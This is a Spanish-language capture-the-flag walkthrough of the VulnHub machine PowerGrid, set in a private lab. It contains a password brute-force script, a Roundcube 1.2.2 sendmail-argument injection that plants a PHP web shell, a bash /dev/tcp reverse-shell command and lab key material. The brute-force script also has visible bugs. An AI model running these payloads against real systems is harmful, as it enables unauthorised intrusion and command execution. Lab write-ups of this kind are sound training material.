Vulnerable Machine: PowerGrid: 1.0.1
Nivel: Hard
Url: [PowerGrid: 1.0.1 ~ VulnHub]
Descripción:
Cyber criminals have taken over the energy grid across Europe. As a member of the security service, you're tasked with breaking into their server, gaining root access, and preventing them from launching their malware before it's too late.

We know from previous intelligence that this group sometimes use weak passwords. We recommend you look at this attack vector first – make sure you configure your tools properly. We do not have time to waste.

Unfortunately, the criminals have started a 3 hour clock. Can you get to their server in time before their malware is deployed and they destroy the evidence on their server?

This exercise is designed to be completed in one sitting. Shutting down the virtual machine will not pause the timer. After the timer has finished, the CTF machine will be shut down and you will be unable to boot it. Please keep a local backup of the CTF prior to starting, in case you wish to attempt a second time.

If you are to succeed, I strongly recommend reading these points:

Keep a local backup before starting in case you run out of time
You will need a basic understanding of the GPG tool and how it works
Configure your tools so they work at the maximum/hardest level possible. Make sure you are looping around the correct thing, if you know what I mean
Getting the initial shell is possibly the longest part.
There are four flags in total. Each flag file will guide you to the next area
This virtual machine has been tested in VirtualBox only. I cannot guarantee it will work on VMWare, but it should be okay.
SHA-256:
8bc79937082748c21de14c5da3772f7fc750d52b68cf27816922186f6e68d6b7

This is rated as 'Hard' (as per the matrix here: https://security.caerdydd.wales/ctf-difficulty-levels/)

Changelog v1.0.1 - 2020-05-28 v1 - 2020-05-20

Preparación previa:


Hemos preparado previamente una máquina Kali linux (IP: 192.168.232.136) la cual tiene una tarjeta de red conectada a VMNet8,
Para la preparación de la máquina simplemente hemos descargado el archivo OVA, y cambiado la tarjeta de red a la misma que hay en nuestra máquina linux VMNet8

Solución:

Tras empezar la maquina he revisado cual es la ip

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.232.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 13:58 EST
Nmap scan report for 192.168.232.2
Host is up (0.0012s latency).
Nmap scan report for 192.168.232.136
Host is up (0.000078s latency).
Nmap scan report for 192.168.232.152
Host is up (0.00066s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.46 seconds
```

he decidido comenzar mirando el contenido de este servidor, el cual parece una amenaza con contador.



si hago un escaneo de puertos obtengo los siguientes puertos.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS --min-rate 5000 -sCV --open -n -Pn -p- -oN Ports
192.168.232.152
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 13:56 EST
```

```
Nmap scan report for 192.168.232.152
Host is up (0.00074s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: PowerGrid - Turning your lights off unless you pay.
143/tcp open  imap?
| ssl-cert: Subject: commonName=powergrid
| Subject Alternative Name: DNS:powergrid
| Not valid before: 2020-05-19T16:49:55
|_Not valid after:  2030-05-17T16:49:55
|_ssl-date: TLS randomness does not represent time
993/tcp open  imaps?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=powergrid
| Subject Alternative Name: DNS:powergrid
| Not valid before: 2020-05-19T16:49:55
|_Not valid after:  2030-05-17T16:49:55
MAC Address: 00:0C:29:7F:F9:D3 (VMware)
```

Podemos ver que los puertos abiertos son:

-80
-143
-993

Vamos a hacer un escaneo mas exauhto ya que sabemos cuales son los puertos abiertos, para ello haremos lo siguiente.

```
└─$ nmap -sCV -p80,143,993 192.168.232.152 -oN targeted
```

Con esto lo que hacemos es guardar en el dociumento de texto targeted toda la informacion acerca de los puertos y sus versiones

```
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
```

```
|_http-title: PowerGrid - Turning your lights off unless you pay.
143/tcp open  imap     Dovecot imapd
| ssl-cert: Subject: commonName=powergrid
| Subject Alternative Name: DNS:powergrid
| Not valid before: 2020-05-19T16:49:55
|_Not valid after:  2030-05-17T16:49:55
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: IDLE Pre-login SASL-IR LOGINDISABLEDA0001 STARTTLS
more have ID post-login listed ENABLE capabilities OK LITERAL+
LOGIN-REFERRALS IMAP4rev1
993/tcp open  ssl/imap Dovecot imapd
| ssl-cert: Subject: commonName=powergrid
| Subject Alternative Name: DNS:powergrid
| Not valid before: 2020-05-19T16:49:55
|_Not valid after:  2030-05-17T16:49:55
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: IDLE Pre-login SASL-IR OK LITERAL+ more ID have
post-login ENABLE capabilities listed AUTH=PLAINA0001 LOGIN-REFERRALS
IMAP4rev1
```


Con esto podemos saber que nos enfrentamos a un sistema ubuntu Buster(linux),

Á continuación vamos a hacer un escaneo de directorios para ver los que estan disponibles

```
┌──(kali㉿kali)-[~]
└─$ gobuster  dir -u http://192.168.232.153/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.232.153/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:
```

```
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 319] [-->
http://192.168.232.153/images/]
/zmail                (Status: 401) [Size: 462]
/server-status        (Status: 403) [Size: 280]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

El directorio mas inmteresante que podemos encontrar entre estos es /zmail/, si vamos a este directorio nos encontramos el siguiente formulario, en el cuil tenemos los posibles usuarios que han dejado en la descripcion.



los usuarios posibles pueden ser: deez1, p48 y all2

Vamos a utilizar burpsuite para interceptar la respuesta del servidor a ver sin podemos encontrar algo interesante.

Para averiguar la contrasena de cada uno vamos a crear un script en python que haga un ataque de fuerza bruta a los usuarios (despues de estar bastante tiempo voy a atacar directamente a p48 que se que es el usuario admin)

```
#!/usr/bin/python3

import requests
import sys
import signal
import time
from base64 import b64encode
from base64 import b64decode

from pwn import *

main_url = "http://192.168.232.153/zmail"
```

```python
def def_handler(signal, frame):
    print("\n[!] Saliendo...")
    sys.exit(1)

def makeAuthentication(combination_b64):
    combination_b64 = combination_b64.decode()
    headers = {
        "Authorization": "Basic %s" % combination_b64
    }

    r = requests.get(main_url, headers=headers)

    if r.status_code != 401:
        p1.success("Password found: %s" % combination_b64)
        sys.exit(0)


def makeAuthorization():
    #Create a list with the following users -> deez1, p48, all2
    users = ["deez1", "p48", "all2"]
    f = open("/usr/share/wordlists/rockyou.txt", "rb")
    p1 = log.progress("Brute Force")
    p1.status("Initiating brute force...")
    counter = 1
    time.sleep(2)

    for password in f.readlines():

        password = (password.strip()).decode()
        combination = users[1] + ":" + password
        pdb.set_trace()
        p1.status("Testing pass [%d/14344392]: %s" % (counter,
combination.split(":")[1]))
        combination_b64 = b64encode(combination.encode())

        makeAuthentication(combination_b64, p1)
        counter += 1
```

```python
#Ctrl + C
signal.signal(signal.SIGINT, def_handler)



if __name__ == "__main__":
    combination_b64 = makeAuthorization()
    print(combination_b64)
```

con esto encontramos que la contraseña de este usuario es la palabra ‘electrico’, gracias al diccionario rock_you

Tras atravesar esta adversidad accedemos a lo que parece ser un roundcube, este es un cliente de correo electronico de codigo abierto y gratuito.
Parece que tiene el mismo usuario y contrasena que el anterior login.Aqui podemos encontrar el siguiente correo

Important

From **root@powergrid**
Date **2020-05-19 15:24**

Listen carefully. We are close to our attack date. Nothing is going to stop us now. Our malware is heavily planted
grid across Europe. All it takes is a signal from this server after the timer has stopped, and nothing is going to
For information, I have setup a backup server located on the same network - you shouldn't need to access it for no
scan for its local IP and use the SSH key encrypted below (it is encrypted with your GPG key, by the way). The bac
root access to this main server - if you need to make any backups, I will leave it for you to work out how. I have
explain - we are too close to launching our hack.


```
-----BEGIN PGP MESSAGE-----

hQIMA1WQQb/tVNOiARAAub7X4CF6QEiz1OgByDAO4xKwLCM2OqkrEVb09Ay2TVVr
2YY2Vc3CjioPmIp1jqNn/LVLm1Tbuuqi/0C0fbjUTIs2kOWqSQVVpinvLPgD4K+J
OykGxnN04bt9IrJddlkw3ZyZUjCBG46z+AS1h+IDCRezGz6Xq9lipFZwybSmL89J
pijIYF9JAl5PeSQK9kTHOkAXIsLUPvg8fsfa9UqGTZfxS6VhlNmsoFDf4mU6lSMl
k4VC2HDJwXoD+dEdV5dX1vMLQ5CKETR1NjaWV/D++YTaZMO+wj5/qekfhqDXh0Yo
4KhqKKlAbk/XhPuRmuj/FnS/8zwlYH9wPYuacBPXLwCIzaQzkn5I+7rVeeMqoT82
c2F7ASQy79COk9eU900ToCyjjXQwnlBaQ51QOZjnQgcEnKVmrbURgzpQUVzdy8Oy
XvysJt3OBIJ9zT1l7fq5slmCjVAq8G2nlhdNv1K27+79eVPzrJ3pqg+MlssXRb3T
PQ3hPgKR7U/YgU6O9YorAoJmgxD2CsmGrmK66jwbTKBONTxcfUg+gu1z8Ad4gleL
+Gbk4qMuLVFGzEBdeJYzRD7m6F3Ow/evwjzMr5fDdSOUSATOKuki0dOx14OTFNzP
CJbDZzquZ294lvFviYMSNQy7cWNN86gVQWyWUW0f+Ui3UONTIr9e0gLez/OJUwzS
6wHHu7TA3lgwvc/iMjpuPLnGo046T8J0IqXZHOIn0LJXP36I0l4vTAGtKpZuGNS+
zT/R1y6eIBd5CInFwLXbkbhOomwEfbHQci0zKHzjpEnx8a18zbuNLB4dclN3nyni
Fnh2S0YYPEoJXWKA6ToNuQF/GZyI8QKELyc4ZhkHiKmdN6Q9z659JWQOnM/MW+tB
sjxwjesbAO+hjc19ok0VUsiMVj8TnUuB1Ifgf4ItnDzP8Myc59/FaS46eVy7Y7M1
sICrc62wVLkglG2zjIvTF3CYPYrJDB6+BXOGJv7vpPdcbpaVwc1KYjZW9JMfVLIz
NGY1zaz5nY9sZw/Q5rmYyUAzHnMjuOkRNjRuSjEHHZEG/gLLco6GCeBQzZqvyiXM
auuvO37nFduss3U+7sLd4K3IabgZZHaEu4QEDiuZc40WVSZOIhv5srcLnky2GSPe
a0xjQxSvMNKroyx2IoKLNkUq1fDGbGD/Wu4erOz/TO0/SqnAJK9Mqh6CjUhAZwxE
```

tenemos la clave encriptada, nos queda encontrar con que descifrarla, si buscamos exploits para esta version de roundcube la 1.2.2, podemos encontrar lo siguiente:

```
┌──(kali㉿kali)-[~/Desktop/terrorists]
└─$ searchsploit roundcube
---------------------------------------------------------------------- ---------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------
Roundcube 1.2.2 - Remote Code Execution                               | php/webapps/4
Roundcube rcfilters plugin 2.1.6 - Cross-Site Scriptin                | linux/webapps
```

Por lo tanto al ser vulnerable podemos explotar este.

```
Proof of Concept
----------------

When an email is sent with Roundcube, the HTTP request can be
intercepted and altered. Here, the "_from" parameter can be modified in
order to place a malicious PHP file on the system.

*******************************************************************************
example@example.com -OQueueDirectory=/tmp -X/var/www/html/rce.php
*******************************************************************************

This allows an attacker to spawn a shell file "rce.php" in the web root
directory with the contents of the "_subject" parameter that can contain
PHP code. After performing the request, a file with the following
content is created:

*******************************************************************************
04731 >>> Recipient names must be specified
04731 <<< To: squinty@localhost
04731 <<< Subject: <?php phpinfo(); ?>
04731 <<< X-PHP-Originating-Script: 1000:rcube.php
04731 <<< MIME-Version: 1.0
04731 <<< Content-Type: text/plain; charset=US-ASCII;
04731 <<<  format=flowed
04731 <<< Content-Transfer-Encoding: 7bit
:
```

Con este podemos introducir un archivo php en el sistema de la maquina, funcionaria de la siguiente manera:

```
POST /zmail/?_task=mail&_unlock=loading1707759457898&_lang=en_US&_framed=1
HTTP/1.1

Host: 192.168.232.154

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
```

```
Firefox/115.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 291

Origin: http://192.168.232.154

Authorization: Basic cDQ4OmVsZWN0cmljbw==

Connection: close

Referer:
http://192.168.232.154/zmail/?_task=mail&_action=compose&_id=191647437365ca
5758e5e6a

Cookie: roundcube_sessid=11cpat7s039uaekhbdsmhbrol8; language=en_US;
roundcube_sessauth=q6goEuWYXyOQBLzh8Vv2oGhTpF-1707759300

Upgrade-Insecure-Requests: 1



_token=iwb27v4IjoZmFcxmJTwDzx0FEJfZhYlg&_task=mail&_action=send&_id=1916474
37365ca5758e5e6a&_attachments=&_from=1&_to=test%40test.com&_cc=&_bcc=&_repl
yto=&_followupto=&_subject=test&editorSelector=plain&_priority=0&_store_tar
get=Sent&_draft_saveid=&_draft=&_is_html=0&_framed=1&_message=test
```

Este es el correo interceptado vamos a editar la peticion.

```
POST
/zmail/?_task=mail&_unlock=loading1707759457898&_lang=en_US&_framed=1
HTTP/1.1

Host: 192.168.232.154

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 291

Origin: http://192.168.232.154

Authorization: Basic cDQ4OmVsZWN0cmljbw==

Connection: close

Referer:
http://192.168.232.154/zmail/?_task=mail&_action=compose&_id=191647437365
ca5758e5e6a

Cookie: roundcube_sessid=11cpat7s039uaekhbdsmhbrol8; language=en_US;
roundcube_sessauth=q6goEuWYXyOQBLzh8Vv2oGhTpF-1707759300
```

```
Upgrade-Insecure-Requests: 1



_token=iwb27v4IjoZmFcxmJTwDzx0FEJfZhYlg&_task=mail&_action=send&_id=19164
7437365ca5758e5e6a&_attachments=&_from=example@example.com+-OQueueDirecto
ry=/tmp+-X/var/www/html/pwned.php

&_to=test%40test.com&_cc=&_bcc=&_replyto=&_followupto=&_subject=<?php+sys
tem($_GET['cmd']);+?>&editorSelector=plain&_priority=0&_store_target=Sent
&_draft_saveid=&_draft=&_is_html=0&_framed=1&_message=test
```

Estamos anadiendo un archivo llamado pwend.php y en subject el contenido de este, en el cual estamos abriendo la terminal en la web.
hemos conseguido el siguiente output


```
01216 <<< To: test@test.com 01216 <<< Subject: 01216 <<< MIME-Version:
1.0 01216 <<< Content-Type: text/plain; charset=US-ASCII; 01216 <<<
format=flowed 01216 <<< Content-Transfer-Encoding: 7bit 01216 <<< Date:
Mon, 12 Feb 2024 12:58:14 -0500 01216 <<< From: example@example.com
-OQueueDirectory=/tmp -X/var/www/html/pwned.php 01216 <<< Message-ID:
<237c5f440c86dd5fd1524e58f56667c8@example.com> 01216 <<< X-Sender:
example@example.com -OQueueDirectory=/tmp -X/var/www/html/pwned.php 01216
<<< User-Agent: Roundcube Webmail/1.2.2 01216 <<< 01216 <<< test 01216
<<< [EOF] 01216 === CONNECT [127.0.0.1] 01216 <<< 220 powergrid ESMTP
Sendmail 8.15.2/8.15.2/Debian-14~deb10u1; Mon, 12 Feb 2024 17:58:20 GMT;
(No UCE/UBE) logging access from: localhost(OK)-localhost [127.0.0.1]
01216 >>> EHLO powergrid 01216 <<< 250-powergrid Hello localhost
[127.0.0.1], pleased to meet you 01216 <<< 250-ENHANCEDSTATUSCODES 01216
<<< 250-PIPELINING 01216 <<< 250-EXPN 01216 <<< 250-VERB 01216 <<<
250-8BITMIME 01216 <<< 250-SIZE 01216 <<< 250-DSN 01216 <<< 250-ETRN
01216 <<< 250-AUTH DIGEST-MD5 CRAM-MD5 01216 <<< 250-DELIVERBY 01216 <<<
250 HELP 01216 >>> MAIL From: SIZE=458 01216 <<< 250 2.1.0 ... Sender ok
01216 >>> RCPT To: 01216 >>> DATA 01216 <<< 250 2.1.5 ... Recipient ok
01216 <<< 354 Enter mail, end with "." on a line by itself 01216 >>>
Received: (from www-data@localhost) 01216 >>> by powergrid
```

```
(8.15.2/8.15.2/Submit) id 41CHwKJn001216; 01216 >>> Mon, 12 Feb 2024
17:58:20 GMT 01216 >>> X-Authentication-Warning: powergrid: www-data set
sender to example@example.com using -f 01216 >>>
X-Authentication-Warning: powergrid: Processed from queue /tmp 01216 >>>
To: test@test.com 01216 >>> Subject: 01216 >>> MIME-Version: 1.0 01216
>>> Content-Type: text/plain; charset=US-ASCII; 01216 >>> format=flowed
01216 >>> Content-Transfer-Encoding: 7bit 01216 >>> Date: Mon, 12 Feb
2024 12:58:14 -0500 01216 >>> From:
example@example.com.-OQueueDirectory=/tmp.-X/var/www/html/pwned.php 01216
>>> Message-ID: <237c5f440c86dd5fd1524e58f56667c8@example.com> 01216 >>>
X-Sender: example@example.com -OQueueDirectory=/tmp
-X/var/www/html/pwned.php 01216 >>> User-Agent: Roundcube Webmail/1.2.2
01216 >>> 01216 >>> test 01216 >>> . 01216 <<< 250 2.0.0 41CHwKHi001217
Message accepted for delivery 01216 >>> QUIT 01216 <<< 221 2.0.0
powergrid closing connection
```

si le digo por ejemplo

```
http://192.168.232.154/pwned.php?cmd=ip%20a
```

Obtenemos las interfaces:



Vamos a ver los passwd para ganar acceso a la maquina:

```
view-source:http://192.168.232.154/pwned.php?cmd=cat /etc/passwd
01216 <<< To: test@test.com
01216 <<< Subject: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
```

Nos ponemos en escucha en el puerto 443

```
┌──(kali㉿kali)-[~/Desktop/terrorists]
└─$ nc -nlvp 443
listening on [any] 443 ...
```

Y vamos a entablar una conexion con una reverse shell

```
view-source:http://192.168.232.154/pwned.php?cmd=bash%20%20-c%20%20%22bash%20%20-i%20%20%3E
%26%20/dev/tcp/192.168.232.136/443%200%3E%261%22
```

y ya tenemos acceso a la maquina

en este directorio encontramos la primera flag, recordemos que son 4

```
www-data@powergrid:/var/www$ cat flag1.txt
cat flag1.txt
fbd5cd83c33d2022ce012d1a306c27ae

Well done getting flag 1. Are you any good at pivoting?
www-data@powergrid:/var/www$
```

vamos a probar a iniciar sesion en el usuario p48 que parece tener el mismo pass.

en este usuario tenemos la clave privada que necesitabamos para ver el correo que teniamos anteriormente.

```
script /dev/null -c bash

zsh: suspended  nc -nlvp 443

┌──(kali㉿kali)-[~/Desktop/terrorists]
└─$ stty raw -echo; fg
[1]  + continued  nc -nlvp 443
                              reset xterm
```

vemos que el mensaje que teníamos era


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAsBNVFExFUwpIaHIhMQDlu8mFwkNZWRFWBS5qE3BUUhk39/3CeAv2
81W7Z/63EM78eE1PjiccpNA5Vi2r+nfYLS6Nj7qy11BQsGlUKgmcxW79DdmC78LaFHUkYh
G3KtnJcLh4GAlPXoOwwXgwT8iu6dbxXGOzONCrWTTQ7/UjgJOcVIx9814uBDbZAYlXyjvN
aMnrO16Jff00wurmqNfq8D0lLWiU9Wq+9j5z+XvqHGaei3s3Wdhfoc3jtPfwUFsKSlVrQM
nj1i/43XOogwaPAThXRf21yfw5AIworT/xFHuAPlpWpT8z0KV8I4Z+DdiB4fHMtgWJ+t7O
pVzaZ0OP3XiGTXu4qjnRbsXMo/D8ZbGoiADbZnCLpjNlPKAA6HuPR+NmdnsKI/UnuQNjqz
NzBqME0Yrg9aEXUteHdk+mKb7Rppdz8EWYBtiYj+QReNV8DYX6CDl4yx51jTH7wN0Jb6lE
9p4ZOqmGat76j2KAtWAzF+6zLkf4Id+LXakzxC3tql+02kaYfVmq40gdwllIGocEJBT3D7
